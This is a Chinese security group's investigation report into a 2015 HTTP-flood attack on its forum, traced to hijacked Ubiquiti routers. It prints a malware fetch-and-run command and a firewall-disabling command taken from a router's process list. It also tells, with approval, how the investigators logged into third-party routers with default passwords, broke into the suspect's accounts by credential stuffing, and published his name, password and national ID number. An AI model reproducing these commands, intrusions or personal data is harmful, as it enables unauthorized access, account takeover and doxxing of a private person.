SILIC

2015 春节 CC 攻击习科调查 IV

习科道展网络信息安全顾问

最具实力的网络安全专家

索引

1) 攻击源调查


习科服务器在春节期间频繁的出现不稳定的情况，在节后开始上班后，习科技术人员对服务器进行了查看，除了春节前的攻击，又发现有大量来源不明的攻击行为。


对此，习科的技术人员对攻击源进行了追查。

1.1 服务器日志排查

其实早在春节前，服务器的监控就已经以 Email 对的形式频繁的报告了 DDoS 和 CC 攻击，因为硬防会过滤掉 DDoS 攻击发送来的垃圾数据包，所以春节前开始的针对服务器的 DDoS 攻击并没有对服务器造成实质性的影响。

查看服务器上的监控情况发现春节后的 CC 攻击才是造成服务器不稳定的实际因素。以下截图来自服务器的日志监控，分别是 CPU 对的占用率和硬盘读写速度。






硬盘为 SSD 的存储，因此读写方面服务器还跟得上，但是 CPU 占用率在 60%左右，对习科论坛的正常访问有明显的影响，带宽占用率说虽然只有 10%，但测试下行速度发现只有 20KB/s 而已。因此调取网站容器的日志，查看是否有挂起连接的攻击行为。

日志调取后，发现有大量的 ip 对论坛(bbs.blackbap.org)发起访问请求，而网站容器返回

状态 499，说明只是单纯的挂起连接，没有实质的数据交互。




```
85090 1.20.206.12 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http://
85091 118.174.54.168 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http
85092 110.77.178.197 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http
85093 110.77.178.197 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http
85094 182.53.187.242 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http
85095 118.174.189.186 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++htt
85096 101.108.161.226 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++htt
85097 119.42.107.222 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http
85098 101.108.161.226 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++htt
85099 119.42.69.166 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http:
85100 110.77.191.13 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http:
85101 182.53.116.102 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http
85102 182.53.155.32 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http:
85103 110.77.191.5 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http:/
85104 110.77.170.165 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http
85105 110.78.156.15 - - [25/Feb/2015:15:02:47 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http:
85106 182.53.201.185 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http
85107 110.77.162.120 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http
85108 110.77.189.137 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 502 166 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++ht
85109 182.53.254.218 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http
85110 110.77.191.164 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http
85111 125.25.255.54 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http:
85112 101.108.185.191 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++htt
85113 182.53.115.61 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http:
85114 119.42.107.211 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http
85115 1.1.205.42 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http://w
85116 125.27.14.222 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http:
85117 182.53.186.32 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http:
85118 125.25.196.13 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http:
85119 125.26.70.33 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http:/
85120 182.53.187.242 - - [25/Feb/2015:15:02:48 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http
85121 182.53.81.200 - - [25/Feb/2015:15:02:49 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http:
85122 1.1.200.214 - - [25/Feb/2015:15:02:49 +0000] "GET /forum.php HTTP/1.1" 499 0 "-" "Mozilla/5.0+(compatible;+Baiduspider/2.0;++http://
```

这次的攻击源的肉鸡与春节前大带宽服务器肉鸡有明显不同，攻击不稳定，带宽不足。因此怀疑这次的攻击源肉鸡可能以家庭网络为主，后面的深入调查也印证了这一点。

1.2 攻击源

对攻击源的 ip 进行环境探测是，发现 ip 设备开放 22 和 80 端口。使用浏览器访问 ip 地址，得到如下界面。



这里所看到的 airOS 登陆界面是 UBNT 一款无限路由的控制界面。

airOS 的管理面板存在多处漏洞，黑客批量抓的应该是较为通用的漏洞。经过验证应该是使用内置密码 ubnt/ubnt 登陆的 SSH，进而控制路由上的集成系统对外发起攻击的。

登陆 UBNT 路由器内置系统后，使用 netstat –an 命令查看端口对外有大量的 80 的端口 HTTP 请求，108.61.181.168 是目前习科论坛所使用的主 ip 之一，明显是由该路由设备对习科论坛发起的 CC 攻击。

```
tcp        0      0 118.172.94.52:32822     108.61.181.168:80       TIME_WAIT
tcp        0      0 118.172.94.52:32994     108.61.181.168:80       TIME_WAIT
tcp        0      0 118.172.94.52:32837     108.61.181.168:80       TIME_WAIT
tcp        0      1 118.172.94.52:38358     108.61.181.168:80       SYN_SENT
tcp        0      0 118.172.94.52:32929     108.61.181.168:80       TIME_WAIT
tcp        0      0 118.172.94.52:32962     108.61.181.168:80       TIME_WAIT
tcp        0      0 118.172.88.29:42867     42.51.156.92:8687       ESTABLISHED
tcp        0      0 118.172.94.52:60666     108.61.181.168:80       TIME_WAIT
tcp        0      1 118.172.94.52:38369     108.61.181.168:80       SYN_SENT
tcp        0      0 118.172.94.52:33005     108.61.181.168:80       TIME_WAIT
tcp        0      0 118.172.88.29:43721     42.51.156.92:8687       ESTABLISHED
tcp        0      0 118.172.94.52:60414     108.61.181.168:80       TIME_WAIT
tcp        0    290 118.172.94.52:38337     108.61.181.168:80       FIN_WAIT1
tcp        0      0 118.172.94.52:60943     108.61.181.168:80       TIME_WAIT
tcp        0      1 118.172.94.52:38372     108.61.181.168:80       SYN_SENT
tcp        0      0 118.172.88.29:58428     118.123.116.177:8888    ESTABLISHED
tcp        0      0 118.172.94.52:60832     108.61.181.168:80       TIME_WAIT
tcp        0      0 118.172.94.52:60770     108.61.181.168:80       TIME_WAIT
tcp        0    290 118.172.94.52:38335     108.61.181.168:80       FIN_WAIT1
tcp        0      1 118.172.94.52:38366     108.61.181.168:80       SYN_SENT
tcp        0      0 118.172.94.52:60770     108.61.181.168:80       TIME_WAIT
tcp        0    290 118.172.94.52:38335     108.61.181.168:80       FIN_WAIT1
tcp        0      1 118.172.94.52:38366     108.61.181.168:80       SYN_SENT
tcp        0      0 118.172.94.52:60377     108.61.181.168:80       TIME_WAIT
tcp        0      1 118.172.94.52:38377     108.61.181.168:80       SYN_SENT
tcp        0      0 118.172.94.52:32971     108.61.181.168:80       TIME_WAIT
tcp        0      0 118.172.94.52:60708     108.61.181.168:80       TIME_WAIT
tcp        0      0 118.172.94.52:54028     42.51.156.92:8687       ESTABLISHED
tcp        0      0 118.172.94.52:60861     108.61.181.168:80       TIME_WAIT
tcp        0      0 118.172.94.52:60232     108.61.181.168:80       TIME_WAIT
tcp        0      0 118.172.94.52:60297     108.61.181.168:80       TIME_WAIT
tcp        0    290 118.172.94.52:38350     108.61.181.168:80       FIN_WAIT1
tcp        0      0 118.172.94.52:60780     108.61.181.168:80       TIME_WAIT
tcp        0      0 118.172.94.52:60603     108.61.181.168:80       TIME_WAIT
tcp        0      0 :::80                   :::*                    LISTEN
tcp        0      0 :::53                   :::*                    LISTEN
tcp        0      0 :::22                   :::*                    LISTEN
tcp        0      0 :::23                   :::*                    LISTEN
tcp        0      0 ::ffff:118.172.94.52:22 ::ffff:183.60.156.75:2137 ESTABLISHE
D
tcp        0    816 ::ffff:118.172.94.52:22 ::ffff:[redacted] ESTABLIS
HED
udp        0      0 0.0.0.0:10001           0.0.0.0:*
udp        0      0 0.0.0.0:53              0.0.0.0:*
udp        0      0 0.0.0.0:67              0.0.0.0:*
udp        0      0 :::53                   :::*
```

在这里非常值得注意的是，除了习科的技术工程师，还有一个来自中国东莞的 ip 也连接了该路由的 SSH，这个 183.60.156.75 的 ip 疑似就是对习科论坛 CC 攻击的发起者。

虽然这只是个路由设备，但是 Linux 系统中最基本的一些文件和功能还应该都是具备的。

不过大部分命令应该都是简化的。运行 ps 命令后查看当前进行 CC 攻击的进程，发现这样一个奇怪的进程，就是 agl1 这个文件。

```
2572 ubnt     67136 S    ./help
2783 ubnt      3564 S    ./help1
3238 ubnt      1972 S    sh -c wget -c http://117.21.191.58:13/agl1;chmod 777
3241 ubnt      3564 S    ./agl1
3242 ubnt      3564 S    ./agl1
3243 ubnt      3564 S    ./agl1
3400 ubnt      1972 S    sh -c /etc/init.d/iptables stop;service iptables stop
```

首先我们排查了所有的肉鸡，每个肉鸡上有五花八门类似这样的程序，有的名字叫 1314，有的叫 8752，有的叫 qsxza。。。。总之是很多的，攻击习科服务器的路由设备上全都有个名字叫做 agl1 的程序文件。

根据我们猜测，肉鸡的持有者也就是东莞的 183.60.156.75 应该是被雇用人，而 wget 命令下载的文件应该是雇用人，也可能是中间人。不管是什么人，我们先看看 agl1 这个文件是干什么的吧。

```
875     create socket error...%s
876    setsockopt error...%d
877   %lu.%lu.%lu.%lu Unknown VERS0NEX:%s|%d|%d|%s    Mr.Black    select error... read 0 ...    HTTP/1.1
878  Accept: text/html, application/xhtml+xml, */*
879  Accept-Language: zh-CN
880    User-Agent: Mozilla/5.0+(compatible;+Baiduspider/2.0;++http://www.baidu.com/search/spider.html)
881    Accept-Encoding: gzip, deflate
882     Host:
883 Connection: Keep-Alive
884   Pragma: no-cache
885
886     B? N撵O          螗t  螗?鳖$  螃?螃|  螃(   <       □       □       @                签?筠<  筮?筮x
```

完全不出意料的，这个 agl1 的程序就是执行挂起连接对习科服务器进行 CC 攻击的程序。那么下一步就是从 agl1 这个程序上来找图突破了。

顺便说一句，HFS 有命令执行漏洞，切用且珍惜。呵呵~

2) 攻击者调查 1

根据掌握到的情况来看，这次的 CC 攻击应该已经形成了规模，并且成为了一个完整的黑色产业链。从控制者，抓鸡养鸡人，介绍人到买凶者，已经形成规模。想要揪出整条链尚需一些工夫，但是想揪出一个点，还是非常容易的。

2.1 突破点：马腾

之前提到了在对习科进行 CC 攻击的路由设备上，都发现了一个 agl1 的程序。这个程序是编译过的，对其逆向分析较为麻烦。理论上这个程序应该不会太复杂，毕竟路由设备本身的这个系统就复杂不起来，简单的分析方法比方说 tcpdump 抓包看起数据交互之类。习科的技术人员干脆运行来看。

```
^C
XM.v5.5.6# ./agl1
Int Server...
connect to server...
---server mateng7410.3322.org:8687---
^C
```


前面的 agl1 这个程序连接了一个 mateng7410.3322.org 的动态域名。尝试着 ping 了一下这个动态域名，发现机器存活。那么就以这个 mateng7410 为线索。

到 3322.org 的官网中以用户名 mateng7410 尝试找回密码，可以得到一个以 31 开头的 QQ 邮箱。

正常情况下调取相关数据大概需要一周的时间。

于是通过撞库和对比后，首先得到确认的在 3322.org 中注册 mateng7410 这个 id 的 QQ


号码，即 316655087。



进而通过在习科黑客行为档案系统(Silic Hacking Action Database，以下简称 SHAD)中对数据库中黑客行为的比对得到如下特征：

关键词：316655087 – QQ – 83 条轨迹
常用 ID：mateng1761
常用密码：89331761
归属地：北京 大兴
上网轨迹：注册多个游戏论坛、小黑论坛

有了这几条信息，于是这个马腾就被习科核心群中的小伙伴们玩坏了。首先是京东的姓名和地址。



mateng7410 以及 QQ 316655087 所对应的人应该就是这个马腾没错了。通过撞库，接下

来还发现了马腾的小米 ID 30693979。

最后就是 12306 的真是身份证信息了。

马腾，身份证号 11011119910725001X，主机 mateng7410.3322.org。

2.2 突破点 2：路由养鸡人

该黑客于事后已被查过水表 :-)

3) 写在最后

通过对肉鸡上的取证，以及对大量信息的连接，发现这当中包括：大量抓鸡，养鸡，接黑活，黑客攻击，诈骗，教唆犯罪等多方面犯罪。